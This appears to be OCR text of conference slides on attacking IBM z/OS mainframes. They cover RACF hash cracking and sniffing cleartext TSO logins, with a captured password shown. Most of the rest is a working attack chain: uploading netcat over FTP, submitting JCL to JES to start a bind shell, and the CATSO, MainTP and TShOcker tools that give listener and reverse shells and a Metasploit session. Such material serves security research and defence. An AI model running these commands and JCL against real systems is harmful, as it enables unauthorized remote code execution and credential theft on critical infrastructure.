
- CRACF
  - Windows only tools, slower
- RACFSnow
  - Windows only, used for auditing

Two Down

- ~~User Enumeration~~
- ~~Max password length 8, hashes are accessible and single DES~~
- Uses a **cleartext** protocol
- FTP allows code execution

More like 'Clear EBCDIC'

- We know it's clear text
- **Some** support in common tools:
  - Wireshark (EBCDIC button)
  - No Ettercap dissector


Stream Content
h.....a..adefgh~wyor........ad.
....ar....5A.)". . ...1B. .HIKJ56700A ENTER USERID
-. .A&...'AM. !
case..5C.
< . .Y---------- TSO/E LOGON
----------.A&.
Y
.B-.
Y
.
$-.YPF1/PF13 ==> Help PF3/PF15 ==> Logoff PA1 ==> Attention PA2 ==>
Reshow.*0.YYou may request specific help information by entering a '?' in any entry
field.C3.YEnter LOGON parameters below:.DT.YRACF LOGON parameters:.FK.- Userid
===>.FS.YCASE .0.H2.- Password ===>.IB.<.....0.(2.- Acct Nmbr ===>.
+B.HACCT#.....0..K.- Procedure ===>..S.HISPFPROC.0.&K.-
Size ===>.&S.H.....0.K2.- Perform ===>.LB.H....0.<B.- Group Ident
===>.<N.H.....0.IS.- New Password ===>.I5.<.....0.P3.YEnter an 'S' before each
option desired below:.-.RG.Y..RI.H .0-Nomail.-.RP.Y..RR.H .0-Nonotice.-.RY.Y..R|.H..0-
Reconnect.-.R:.Y..R@.H .0-OIDcard .-.NK.- Command
===>.NS.
H
.0.GB.
@ Seclabel
===>.GN.@ .0.IC...'I..ICst4shlp..
". . ...5A. ...1 . .HICH70001I CASE
LAST ACCESS AT 00:05:11 ON THURSDAY, JUNE 20, 2013. .A&.HIKJ56455I CASE LOGON IN
PROGRESS AT 01:50:21 ON JUNE 20, 2013. .B-...1 .B-.HIKJ56951I NO BROADCAST
MESSAGES. .C0...1 .C0.H**********
. .E .H
. .F&...1 .F&.H WELCOME TO TESSIER-ASHPOOL AI RESEARCH:
Entire conversation (6896 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw

MFSniffer

- Python and SCAPY
- Sniffs and translates EBCDIC and TSO
- Awful don't use it because...

Ettercap

- Ettercap added TSO/3270 support
  - Thanks (again) to Dhiru Kholia
- Based on MFSniffer

```
User messages:
1 hosts added to the hosts list...
Starting Unified sniffing...

10.10.0.12:23 <= z/OS TSO Username : case
10.10.0.12:23 <= z/OS TSO Password : st4sh1p
```

One to Go

- ~~User Enumeration~~
- ~~Max password length 8, hashes are accessible and single DES~~
- ~~Uses a cleartext protocol~~
- FTP allows code execution

Netcat on the Mainframe

- Updated NetCat v1.10 to support OMVS
  - Added '**`make omvs`**' option

- One problem:

z/OS

```
$ ./nc -l -p 12345 -e /bin/id
```


Linux

```
$ nc 10.10.0.200 12345
```

NetEBCIDCat.py

- Comes with NetCat for OMVS (NC110-OMVS)
- It translates from EBCDIC to ASCII:

```
$ ./nc -l -p 12345 -e /bin/sh
```




```
$ ./NetEBCDICat.py -i 10.10.0.200 -p 12345
uname -I
z/OS
id
uid=31337(CASE) gid=0(SYS1)
```

Getting FTP to Execute Netcat

- Why?
- Upload Netcat binary (pre-compiled) (e.g. CASE.NETCAT)
- Use JCL to copy and then execute NETCAT listener


netcat.jcl

```
//RACF8916 JOB (NC) 'JCL', CLASS=T,
//             TIME=NOLIMIT,
//             MSGLEVEL=(0,0)
//* Copies and creates a netcat listener
//NCLOL EXEC PGM=BPXBATCH
//STDIN DD SYSOUT=*
//STDOUT DD SYSOUT=*
//STDPARM DD *
SH cp -B "//'CASE.NETCAT'" /tmp/nc;
chmod +x /tmp/nc;
nohup /tmp/nc -l -p 22975 -e /bin/sh
//*
```

JOB CARD

Program

UNIX Cmds


ftp> binary
1
200 Representation type is Imag
ftp> put NETCAT
2
local: NETCAT remote: NETCAT
200 Port request OK.
125 Storing data set CASE.NETCA
250 Transfer completed successf
151552 bytes sent in 0.25 secs
ftp> ascii
3
200 Representation type is Ascii NonPrint
ftp> site file=jes
4
200 SITE command was accepted
ftp> put netcat.jcl
5
local: netcat.jcl remote: netcat.jcl
200 Port request OK.
125 Sending Job to JES internal reader FIXrecfm 80
250-It is known to JES as JOB03270
250 Transfer completed successfully.
345 bytes sent in 0.00 secs (2372.6 kB/s)
1. Switch to Binary Mode
2. upload Netcat
3. switch to ASCII mode
4. Switch to JES Mode
5. Upload JCL to JES
6. Connect with NetEBCDICat.py

6. Connect with NetEBCDICat

```
$ ./NetEBCDICat.py -i 10.10.0.200 -p 22975
uname -I
z/OS
id
uid=31337(CASE) gid=0(SYS1)
pwd
/u/case
```

Automating: MainTP.py

- Turns FTP only access to shell access
- Generates random JOB Card info and deletes files
- Has a detail/verbose mode so you can see what's happening

MainTP

```
$ ./MainTP.py -t 10.10.0.200 -u case -p st4sh1p
[+] Connecting to: 10.10.0.200 : 21
[+] Uploading trapdoor binary
[+] Switching to JES mode
[+] Inserting JCL in to job queue
[+] Cleaning up...
[+] Connecting Shell on port 13151 .....Done!
uname -I
z/OS
id
uid=31337(CASE) gid=0(SYS1)
pwd
/u/case
```

I Got 99 Problems

- Unix and EBCDIC
- User needs to have OMVS access
- Not user friendly

Introducing: CATSO

- A REXX script to provide meterpreter 'like' functionality
- Reverse or Listener TSO/UNIX 'meterpreter'
- Works with great netcat or metasploit

CATSO: Two Great Flavors

- Listener: exec 'file' 'L <port>’

```
exec 'CASE.CATSO' 'L 31337’
```

- Reverse: exec 'file' 'R <ip> <port>’

```
ex 'CASE.CATSO' 'R 10.0.0.4 4444'
```

```
$ nc 10.10.0.200 12345
Enter command or 'help'> unix id

uid=31337(CASE) gid=0(SYS1)

Enter command or 'help'> cat case.jcl

File: case.jcl
File Length: 13
//BLACKHAT JOB (EVIL),'LISTENER SHELL',
//          NOTIFY=&SYSUID,
//              CLASS=T,
//              MSGCLASS=H,
//              TIME=NOLIMIT,
//              MSGLEVEL=(1,1)
//* THIS NEXT LINE EXECUTES BPXBATCH (OUR 'PROGRAM)'
//NCLOL EXEC PGM=BPXBATCH
//STDIN DD SYSOUT=*
//STDOUT DD SYSOUT=*
//STDPARM DD *
SH /u/case/nc -l -p 31337 -e /bin/sh
/*
```

1

2

3

1. Connect w/ Netcat
2. Run UNIX command ‘id’
3. Cat the file ‘CASE.JCL’

CATSO Problem

- Still requires you to upload and execute
- Need to incorporate with JCL for remote execution
- The sandwhich:

Top

```
//CASER    JOB (CASE),'SoF',CLASS=A,MSGCLASS=0,MSGLEVEL=(1,1)
//CREATOMG  EXEC PGM=IEBGENER
//SYSPRINT  DD SYSOUT=*
//SYSIN     DD DUMMY
//SYSUT2    DD DSN=&&OMG(CATSO),UNIT=SYSDA,
//             DISP=(NEW,PASS,DELETE),
//             SPACE=(TRK,(1,1,1)),
//             DCB=(LRECL=80,BLKSIZE=3120,RECFM=FB,DSORG=PO)
//SYSUT1    DD DATA,DLM=##
```

<CATSO.rexx>

Bottom

```
##
//EXECREXX EXEC PGM=IKJEFT01,
//            PARM='%CATSO L 4444',
//            REGION=0M
//SYSTSIN  DD  DUMMY
//SYSTSPRT DD  SYSOUT=*
//SYSEXEC  DD  DSN=&&OMG,DISP=(OLD,DELETE,DELETE)
```

TShOcker

- Uses ’CATSO', JCL and Python to upload and create listener or reverse TSO 'shell'
- JCL Trickery
  - Copy JCL contents to temp file
  - Execute temp file
- Memory only! (temp file on z/OS)

TShOcker in Action

```
$ ./TShOcker.py 10.10.0.200 case st4sh1p -l --lport 31337
[+] Connecting to: 10.10.0.200 : 21
[+] Switching to JES mode
[+] Inserting JCL with CATSO in to job queue
[+] Done...
```

Netcat

```
$ nc 10.10.0.200 31337
Enter command or 'help'> ifconfig

TCP/IP Name: TCPIP
Connected using IP Address: 10.10.0.200

Interface 1
==========
 Name          : CTC1
 IPv4 Address  : 10.10.0.200
 Flag          : P

Interface 2
==========
```

Metasploit

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

Enter command or 'help'>
Primary
========
 Active     : YES
 FileName   : SYS1.RACFDS

Backup
========
```



Neuromancer:BlackHat phil$ ./DEMO
[+] Launching Amazing BlackHat_Demo.exe
Neuromancer:BlackHat phil$

All Done?

- ~~User Enumeration~~
- ~~Max password length 8, hashes are accessible and single DES~~
- ~~Uses a cleartext protocol~~
- ~~FTP allows code execution~~

HOW CAN YOU HELP?

Emulate the Mainframe



Emulate the Mainframe


Hercules emulator. A virtual mainframe on your computer

